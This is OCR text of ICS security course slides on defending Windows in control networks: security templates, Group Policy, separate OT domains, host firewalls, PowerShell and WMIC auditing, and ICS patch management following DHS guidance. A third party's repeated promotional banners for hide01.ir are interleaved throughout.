You don't have to create your own templates from scratch. Many players in the Windows security arena offer customized templates free for the download. It is highly recommended that you begin with someone else's templates instead of starting from scratch. The reason for this is that security is bad for usability. In general, the more security options you configure, the more applications you are likely to break. Templates from Microsoft, NIST, CIS, and others have been debugged and tested to improve security as much as possible while breaking as little as possible.

Remember, too, that you always can edit a template obtained from someone else in any way you want; so, start with a template from someone you trust, then test and fine-tune it for your organization's needs.

Microsoft has a set of security templates and best practices for various applications and versions of Windows. These templates provide an excellent starting point for your internal testing. They should not be applied without compatibility testing first. To access the templates and their associated documentation, download one of their two free tools:

References:

- Microsoft Security Compliance Manager (SCM) – https://goo.gl/pCafYQ
- Security Compliance Toolkit (SCT) – https://goo.gl/pnPAfX

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Group Policy Objects (GPO)

- Security Policies can be deployed automatically via Active Directory
- GPOs in Active Directory can be applied to organizational units
  - GPOs overwrite Local Security Policies
  - When applied to a machine object, it takes effect when no one is logged in
  - When applied to a user object, that policy takes place upon login
  - Example: Different security policies for engineers and technicians
- GPOs are applied automatically
  - At bootup
  - At logon
  - 90–120 minutes
- Managing group policies
  - Group Policy Management Console (gpmc.msc)
  - Local Group Policy Editor (gpedit.msc)

Think of Group Policy Objects (GPOs) as special logon scripts that, when run, can reconfigure almost anything on the computer, including the user's desktop. When a computer boots up, it will download the GPOs assigned to it and execute them automatically. Every 90 to 120 minutes thereafter, the computer will check to see that none of its GPOs have been changed, and, if any have, then the computer will download the edited GPOs and run them automatically, too, even if the computer has not been rebooted.

Similarly, when a user logs on, her computer will obtain the GPOs for that user and execute them automatically to reconfigure the user's desktop. Every 90 minutes, the computer will check for any newly edited GPOs and reapply them. Some settings do not take effect until after the user logs on again, but many settings apply immediately.


On an AD domain controller, you can see a domain-wide GPO by going to Start > Programs > Administrative Tools > Default Domain Policy. To see the entire GPO, open the "Active Directory Users and Computers" snap-in tool > right-click the name of your domain > Properties > Group Policy tab > highlight Default Domain Policy > Edit. This is the same "Default Domain Policy" GPO, but the snap-in shows all its properties. Best practice is to usually manage GPOs at the Organizational Unit level instead of the Domain level since few domains can have the same GPO on all systems.

If you have the Group Policy Management Console (GPMC) installed instead, double-click your forest > double-click your domain > right-click the Default Domain Policy icon > Edit. The GPMC is a free download from Microsoft and is built into Windows Vista and later. The GPMC will be your primary tool for managing Group Policy when you become more familiar with GPOs.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Domain Controllers in ICS

- If Active Directory is needed in OT
  - Use a separate domain
  - No relationships with IT AD
- OT domain can
  - Be used across regional SCADA
  - Be broken into separate domains for each site if preferred
  - Be far more simple than IT domains



When deploying Active Directory in control networks, a separate domain with no relationships to the business network should be used. Any relationships or hierarchies created between business and control domains create additional risk to the control network. These relationships require too many holes in the control network perimeter, can possibly create control process interruptions due to unavailability, and create additional attack opportunities from the business network to the control network. Thus, the most secure and least impactful solution to control processes is the creation of a totally independent AD domain for the control network.

If AD is used in the control network, AD groups can be created for both users and workstations. This will allow you to restrict which individuals can log in to specific groups of machines and provide some level of control and audit who can access control interfaces. This is especially useful when the ICS software doesn't have sufficient authentication capabilities, thus allowing you to control access at the operating system level instead.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Additional Microsoft Security Software

- Privileged Access Workstations (PAWs)
  - Minimizing risks from attacks such as keystroke logging, Pass-the-Hash, and Pass-the-Ticket
  - Recommended for administration of identity systems, cloud services, and private and sensitive business functions
- Local Administrator Password Solution (LAPS)
  - Randomizes local passwords on each host and stores them in AD
  - Limits lateral movement with local admin credentials
  - Built into Windows 11 starting in 2023
- Enhanced Mitigation Experience Toolkit (EMET)
  - Uses several mitigation techniques to limit RCE exploits
  - EOL as of July 31, 2018
  - Built into Windows 10 as Exploit Guard in 2019
- Microsoft Defender and Azure Defender solutions
  - Client tools are built into Windows OS and Microsoft products, so agents are not generally needed
  - Many of these are cloud-based, so they should be used selectively in ICS

References:

- PAWs – https://goo.gl/gCAXaN
- LAPS – https://goo.gl/WCp2wE
- Exploit Guard – https://goo.gl/9TkJ19
- Microsoft Defender for Endpoint – https://goo.gl/9EMPZU

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Host-Based Firewalls


- Most systems have built-in firewalls (aka host-based)
  - Allow each system to control its own inbound and outbound traffic
  - Can be used to decrease attack surface for services and clients on the system
  - Level 0/1 devices can use small transparent firewalls from Tofino, Ultra 3eTI, or others
  - Great solution for mitigating systems you cannot patch
- Client use cases
  - Only allow access to management services like RDP and SSH from IT/ICS admin subnets
  - Prevent hosts that should not connect to internet from sending to non-private IPs
- Server use cases
  - Only allow certain subnets to access a service
  - Prevent normal user subnets from accessing management ports

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Windows Firewall (wf.msc)



You can access the Windows firewall tool in your Windows configurations or just run wf.msc from the run menu or from a command prompt.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Windows Firewall

- Windows firewalls can create three types of rules
  - Inbound: Traffic entering the machine
  - Outbound: Traffic leaving the machine
  - Connection Security: Authentication, encryption, and tunneling of any in/out traffic

- Inbound and Outbound rules can specify
  - Program: Application initiating or receiving the connection
  - Protocol and Ports: Such as source and destination TCP and UDP ports
  - Scope: Source and destination IP addresses
  - Action: Block, allow, or allow if secure (as in a connection security rule)
  - Profile: When your computer is connected to a domain, private network, or public network

- Firewall rules can be obtained with PowerShell with a few different cmdlets
  - Get-NetFirewallRule | Format-Table -Property Displayname,Direction,Action
  - Get-NetFirewallRule -DisplayName 'Remote Desktop - User Mode (TCP-In)'
  - Get-NetFirewallRule -DisplayName '*Remote Desktop*' | Get-NetFirewallPortFilter

References:

- List of PowerShell cmdlets for Windows Firewall – https://goo.gl/zx1dJo
- Microsoft Windows Firewall Best Practices – https://goo.gl/SRxicZ

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Automation

- Everything that can be done with graphical tools can be done from the command line or a script
- A vast amount of auditing data can be extracted with scripts
  - Creating and comparing security baselines
  - Verifying policy compliance
  - Changing detection and analysis
  - Scanning and reporting of Indicators of Compromise (IOC)
- Scripting allows you to perform cybersecurity functions without the need to modify assets
  - Native scripting languages are installed by default and thus agentless
  - Scripts do not have to be copied to the hard drives of machines running them
  - Perfect solution for ICS when we can't modify systems; just be careful with your scripts
- When you have a breach, these scripting skills become ESSENTIAL!
  - First thing asked of you by incident responders you call for help
  - Don't let an incident be the first time you run a script across large numbers of assets
  - Grow your experience and your management's comfort level now

Auditing and forensics are critical duties security administrators often need to perform. In ICS environments, it is effective to audit systems against security baselines and audit similar systems against each other to identify differences.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Microsoft PowerShell

- PowerShell for Windows Scripting
  - It's a free command shell to replace the old CMD.EXE
  - It's installed on Windows 7, Server 2008, and later by default
  - It's available for Windows XP-SP2, 2003-SP1, and Vista
- Thousands of cmdlets for almost every task
  - https://docs.microsoft.com/en-us/powershell/
  - Including for VMware, Amazon Web Services, and others
- PowerShell Remoting
  - Runs commands and scripts remotely
  - Supports Kerberos and SSL/TLS
  - Can (and should) only allow digitally signed scripts in security policies

Microsoft PowerShell is the name of both a scripting language and a command shell in which that language can be used. PowerShell has all but replaced CMD.EXE as "the command shell" on Windows. The intention behind PowerShell is to have a better command shell on Windows than any shell found on any flavor of Unix or Linux, and they just might have done it!

PowerShell is built into Windows Server 2008 and Windows 7 and later and can be downloaded and installed on Windows XP-SP2/2003-SP1/Vista-SP0 or later, too. To download PowerShell and a bunch of sample scripts for it, visit https://docs.microsoft.com/en-us/powershell/

A tool run within PowerShell is called a *cmdlet*. The most important feature of PowerShell is that cmdlets support the piping of text and objects, thus making the properties and methods of those objects available to subsequent cmdlets in a pipelined chain of commands. While Unix/Linux commands merely pipe text, PowerShell is thoroughly object-oriented and built on top of the .NET Framework.

In the CMD.EXE shell, you are typically "in" a directory, such as the C:\Windows directory. In PowerShell, you can be in a directory, too, but you can also be "in" the registry, the IIS Metabase, Active Directory, or "in" any other hierarchically formatted data structure that PowerShell recognizes. Hence, enumerating through all the objects in a folder, a registry key, or in an organizational unit is fundamentally the same operation.

It is recommended to prevent execution of all unsigned PowerShell scripts on your hosts. Here is a document describing how to do this: https://media.defense.gov/2022/Jun/22/2003021689/-1/-1/1/CSI_KEEPING_POWERSHELL_SECURITY_MEASURES_TO_USE_AND_EMBRACE_20220622.PDF

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

WMIC.EXE

- Older, non-PowerShell ways still exist
- Can manage tons of configuration settings!
  - Built in on Windows XP and later
  - Works on local or remote systems
- Show last Service Pack number applied
  - wmic.exe os get servicepackmajorversion
- Show shared folders on remote system named Server52
  - wmic.exe /node:Server52 share list brief
- Show commands which run at startup
  - wmic.exe startup list full

Windows XP and later includes a command-line tool named WMIC.EXE (Windows Management Instrumentation Console) that can be used to get or set configuration data for a wide variety of settings. Think of this tool as the admin's Swiss Army knife.

For example, to find out the number of the last Service Pack applied, you could run this command:

```
wmic.exe os get ServicePackMajorVersion
```

Note that you can run the tool against remote systems, too, using the "/node" switch.

To get a list of the shared folders on a remote computer with IP address 10.4.2.2:

```
wmic.exe /node:10.4.2.2 SHARE list brief
```

Note that share folders utilize CIFS protocol and TCP port 445; this may be blocked.

To dump a list of the programs that automatically execute at bootup (registry Run key):

```
wmic.exe /node:10.4.2.2 STARTUP list full
```


In these commands, you can get one particular value from a category of information *(os get ServicePackMajorVersion*) or do a brief/full listing of all the values from that category (list brief). Entering "wmic.exe /?" can display the categories of information available (OS, SHARE, STARTUP, etc.). Just run "wmic.exe <categoryname> list full" for each category shown when you run "wmic.exe /?"

Later in this section is a batch script (SNAPSHOT.BAT) that uses WMIC.EXE extensively to dump information. See this script for more examples of usage.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Push Scripts with Group Policy (gpmc.msc or gpedit.msc)



You can assign scripts to be executed through a GPO as well. These options are found in both Computer and User Configuration > Windows Settings > Scripts. It bears repeating in this context that Group Policy can push out scripts to machines automatically. Because Group Policy Objects can be linked to individual Organizational Units, each OU can have its own custom set of scripts. These scripts can be executed at startup, shutdown, logon, or logoff. They can be written in any language for which the necessary interpreter is installed. Windows 2000 and later includes interpreters for batch files, JScript, and VBScript by default, but interpreters for Perl and Python can also be installed.

Scripts can be written in any language, as long as the necessary interpreter has been installed. By default, scripts can be written only in PowerShell, VBScript, Jscript, or as batch files. Startup/shutdown scripts run in System context, whereas logon/logoff scripts run in the context of the user. You can have as many of each type of script as you want, and you can mix and match your languages across your scripts as desired.

You can push out as many scripts as you want, and you can mix scripts written in different languages in a single category; for example, your logoff scripts might include one batch file, two PowerShell scripts, and three VBScripts. Logon/logoff scripts execute in the context of the user, whereas startup/shutdown scripts execute in the context of the local System account.

Virtually every aspect of the operating system can be scripted, including users, groups, NTFS ACLs, shared folders, registry settings, IIS, Office application settings, and more.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 4.3

Baselining with PowerShell

Using your ICS410 Windows 10 Enterprise VM, we will explore how to use PowerShell to create basic security baselines of a system. If you already have experience doing this, we recommend you think of a setting in Windows that you don't know how to collect with PowerShell and research it.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Patching is only the first part of protecting an endpoint
  - Decrease your attack surface by disabling services and functions
- Recommendations to owner/operators
  - Start to harden new deployments before SAT testing is performed
  - Revisit current systems based on risk and change windows
- Recommendations to vendors
  - Work with third-party patch management vendors for integration
  - Provide Windows security policies for each product deployed there

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Supervisory Attacks
- Historians and Databases
  - Lab 4.1: Bypassing Authentication with SQL Injection
- User Interfaces
  - Lab 4.2: Password Fuzzing
- Defending Microsoft Windows
  - Lab 4.3: Baselining with PowerShell
- Patching ICS Systems

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Patching ICS Systems

Applicable Standards:

- **NIST CSF v1.1:** PR.IP-12
- **ISA/IEC 62443-2-3**
- **ISO/IEC 27001:2013:** A.12.6.1, A.14.2.3, A.16.1.3, A.18.2.2, A.18.2.3
- **NIST SP 800-53 Rev. 4:** RA-3, RA-5, SI-2
- **CIS CSC:** 4
- **COBIT 5:** BAI03.10, DSS05.01, DSS05.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Updates and Patches

- Many companies do not update their ICS systems
  - Can be fragile when it comes to system updates
  - Many uptime limitations exist
  - Patching windows often do not exist
  - Concerns with process stability after patching
- If IT must be careful with patching, ICS support teams must be doubly so
- ICS systems are often systems of systems and
  - Patching one system may cause issues with interdependent systems
  - Not all ICS systems can be replicated in testing environments
  - Adequately testing patches can be difficult



- Above all else, work with your vendors when it comes to patching

Workstations and servers running control processes can be fragile when it comes to system updates. Many companies do not update their ICS systems due to uptime limitations and concerns with process stability after patching. If traditional IT departments must be careful with applying patching, ICS support teams must be doubly so. Not all ICS systems can be replicated in testing environments, so adequately testing patches can be difficult. Also, ICS systems are often systems of systems and patching one system may cause issues with other interdependent systems. The challenges are great, but the risk of doing nothing is greater, as unpatched systems are trivial to compromise.

Patching in the ICS realm is different than your average IT system. When availability is king, taking a system offline to patch means a loss of redundancy for the patch period in a best case. If the patch takes a long time, has unintended consequences, or experiences a number of other difficulties, the system may lose survivability and stability.

The urgency of a patch needs to be weighed against the potential conflicts and ramifications that introducing a patch to a system can have. It is not uncommon for patches to introduce more bugs. (Anytime you make a system more complex, you increase potential problems.) Furthermore, these bugs may not show up immediately on the test systems but can later cause problems when introduced into the production environment. A rushed timeline exacerbates this issue.

Equipment vendors have historically been slow to release patches for vulnerabilities in their products or don't at all. If a serious vulnerability is found in Windows, you can expect a rapid patch resolution. With ICS systems, this is unfortunately not the case.

These factors, combined with additional difficulties discussed elsewhere like network isolation, geographic isolation, and physical barriers, make patching ICS equipment non-trivial.

Caution**:** Ensure you follow your organization’s operational patch management practices. Work with your control system vendor and operations management when planning and implementing any of the items discussed in this module.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Vendor Support

- Cybersecurity of ICS requires partnership with your ICS vendors
- ICS vendors are the experts of their products
  - Expertise on how the system is designed and supposed to function
  - Road maps to the ongoing functionality and security
  - Implement and possibly design the protocols their products use
- ICS vendors support your patching efforts in many ways
  - Provide security updates and patches to their own products
  - Provide guidance on which patches are safe to apply on hosts and connected systems
  - Tools to help maintain security or functionality for their products
  - Product-specific training and services around patching
  - Security advisories and reporting services

A supplier, a manufacturer, or simply a vendor of ICS components or systems should be a partner and important resource to your security efforts and program. Many vendors have security programs and points of contact responsible for interfacing with customers and addressing security issues involving their products. Since the 2010 identification of Stuxnet, there has been an increase in the resources dedicated to security reporting and remediation across ICS suppliers.


Many vendors provide programs for customers to engage in and will provide services such as alerting customers of identified security vulnerabilities through "Knowledge Bulletins" or working jointly with CERTS (like US CISA that runs ICS-CERT functions) to develop alerts and advisories.

Others will provide base support and will require maintenance contracts and specific services to provide additional security help. The procurement process can be used to establish expectations. Some of your requirements might be satisfied by their standing security programs and others will require additional support for a price. There are many resources available to establish expectations and align requirements.

Vendors also possess expertise in the protocols they support and implement. For example, if you install SIEMENS, you will be using PROFIBUS, ProfiNET or Foundation Field Bus.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

DHS-Suggested Patch Decision Tree



This patch decision tree comes from the US Department of Homeland Security's *Recommended Practice for Patch Management of Control Systems*. This document is the recommended process for all organizations in the US that have ICS-related infrastructures.


Questions about patch necessity need to be asked: Can the patch application be delayed to a later date during a maintenance window? Does the exploit allow an intruder access into other sensitive systems? Does this ICS support life or health? Is there a workaround that we could use instead of patching?

Reference:

- https://goo.gl/8CoLBD

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

DHS-Recommended Patch Management



DHS Control System Security Program – *Recommended Practice for Patch Management of Control Systems*

If the urgency determination requires immediate action and a workaround solution is either not available or not the best option, then the following actions should be taken:

1. Where possible, create a backup/archive and verify its integrity by deploying it on a standby system.
2. Create a checklist/procedure for patch activities and deploy the patch on the standby system.
3. Test the patched standby system for operational functionality and compatibility with other resident applications.
4. Swap the patched standby system into production and keep the previous unpatched production system as a standby for emergency patch regression.
5. Closely monitor the patched production system for any issues not identified during testing.
6. Patch the standby system (old production) after confidence is established with the production unit.
7. Update software configuration management plan and related records.

Reference:

- https://goo.gl/8CoLBD

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

EMail/Newsfeed Bulletins

- Easiest way to stay on top of new patches, SPs, exploits, and news
- Almost impossible to do your job well if you're not subscribing to some form of security bulletin and/or patch announcement service!
- Subscribe to all of your vendor announcement services!
- Don’t forget the OS vendors
  - https://www.microsoft.com/security/default.aspx
  - https://access.redhat.com/security/updates/advisory/
- Many excellent bulletins are free!
  - https://www.cisa.gov/uscert/ics/alerts
  - http://www.sans.org/newsletters/
- There are also many industry and international sources of information

Vendor websites and subscription services are great places to start. These typically offer the most updated and detailed information available for each product; however, beyond your major vendors, this often doesn't scale well for large organizations, and many times not even for small organizations. The sheer number of vendors we deal with, and the wide variety of formats their information is presented in makes using this information extremely difficult. Sometimes, other bulleting services provide a more unified approach. For the ICS industry, US CISA, performing ICS-CERT functions has become one of the main cybersecurity bulleting services used throughout the world.

If you'd also like to browse security sites to stay informed beyond your normal vendor resources, then a good place to start is https://packetstormsecurity.com. The Packetstorm website is easy to search, contains a variety of articles from different "perspectives" on security, and usually has a link to any hacking/security tool you are likely to try to find. Another great community resource is https://www.exploit-db.com, which contains details on known exploit code for each vulnerability.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Reporting Vulnerabilities

- ICS vendors differ in their vulnerability-handling process
  - Many vendors struggle with what to release publicly vs. privately
  - Community pushing for responsible vulnerability disclosure and handling
  - Organizations such as CERT/CSIRT try to help manage these processes
  - US CISA that performs ICS-CERT functions is by far the largest ICS-based CERT teams
- US CISA attempts to coordinate between a security researcher and the vendor
  - Receive reports from researchers, customers, or other CERTs
  - Analysis, handling, disclosure, patch development and testing, patch release
  - Establishes secure communications (PGP keys, S/MIME/email) between all parties

Vulnerability-handling processes can differ by vendor, but there are some basic process steps to expect. This process sets the means and philosophy as to how a vendor will work with security researchers to learn about security vulnerabilities. The handling process establishes how an organization can be contacted (for example, directly by a researcher or by inclusion of a researcher in a program—some even pay for this type of knowledge or go through a third party to coordinate, like a CERT) and what to expect when reporting security vulnerabilities. There has been an ongoing debate about the merits of open disclosure and responsible disclosure. Many in the ICS community believe in a managed responsible disclosure process. Historic shortfalls in vendors communicating their security weaknesses to their customers and addressing tough issues have fed some arguments that open/public disclosure ensures understanding and is a more powerful force to drive change.

Reference:

- Examples include https://global.abb/group/en/technology/cyber-security

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

National Computer Security Incident Response Teams (CSIRT)

Albania: ALCIRT
Algeria: DZ-CERT
Argentina: ICIC CERT
Armenia: CERT AM
Australia: CERT Australia
Austria: CERT.at
Austria: GovCERT.AT
Azerbaijan: CERT.GOV.AZ
Bangladesh: bdCERT
Bangladesh: BGD e-GOV CIRT
Belgium: CERT.be
Brazil: CERT.br
Brazil: CTIR Gov
Brunei Darussalam: BruCERT
Bulgaria: CERT Bulgaria
Burkina Faso: CIRT.BF
Cambodia: CamCERT
Canada: CCCS
Chile: CLCERT
China: CNCERT/CC
Colombia: colCERT
Côte d'Ivoire: CI-CERT
Croatia: HR-CERT
